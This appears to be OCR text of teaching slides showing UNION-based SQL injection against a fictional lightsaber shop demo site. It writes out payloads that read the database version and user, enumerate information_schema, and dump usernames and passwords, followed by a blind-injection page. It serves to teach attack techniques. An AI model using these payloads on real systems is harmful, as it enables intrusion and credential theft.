
We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
10.3.23-MariaDB-0+deb10u1				

User: luke Logout


Ultimate Lightsaber Shop
lightside.me/shop/index.php?sid=' UNION Select @@version, null, null, null, null;-- -
Ultimate Lightsaber Shop
We now have all those fance darkside sabers in stock for you!
Which one would you like to see?
Select
10.3.23-MariaDB-0+deb10u1
User: luke
Logout


Ultimate Lightsaber Shop
lightside.me/shop/index.php?sid=' UNION Select @@version, current_user, null, null, null;-- -
Ultimate Lightsaber Shop
We now have all those fance darkside sabers in stock for you!
Which one would you like to see?
Select
10.3.23-MariaDB-0+deb10u1
robot@localhost
User: luke
Logout

Information Schema COLUMNS Table

The Information Schema `COLUMNS` table provides information about columns in each table on the server.

It contains the following columns:

Column	Description	Introduced
`TABLE_CATALOG`	Always contains the string 'def'.	
`TABLE_SCHEMA`	Database name.	
`TABLE_NAME`	Table name.	
`COLUMN_NAME`	Column name.	

Ultimate Lightsaber Shop

lightside.me/shop/index.php?sid=' UNION Select table_schema, table_name, column_name, null, null from information_schema.columns;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!


Which one would you like to see? Select

information_schema	ALL_PLUGINS	PLUGIN_NAME		
information_schema	ALL_PLUGINS	PLUGIN_VERSION		
information_schema	ALL_PLUGINS	PLUGIN_STATUS		


.....


lightside	users	title		
lightside	users	name		
lightside	users	uname		
lightside	users	password		

User: luke Logout


Ultimate Lightsaber Shop
lightside.me/shop/index.php?sid=' UNION Select name, uname, password, null, null from users;-- -
Ultimate Lightsaber Shop
We now have all those fance darkside sabers in stock for you!
Which one would you like to see? Select
yoda mastery forgottenmypasswordIhave
luke skywalker luke whoismyfather?
han solo captain_han lovelea
User: luke Logout


pretty easy if the application is so chatty…



Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
1
check
Correct - the force is strong with you!

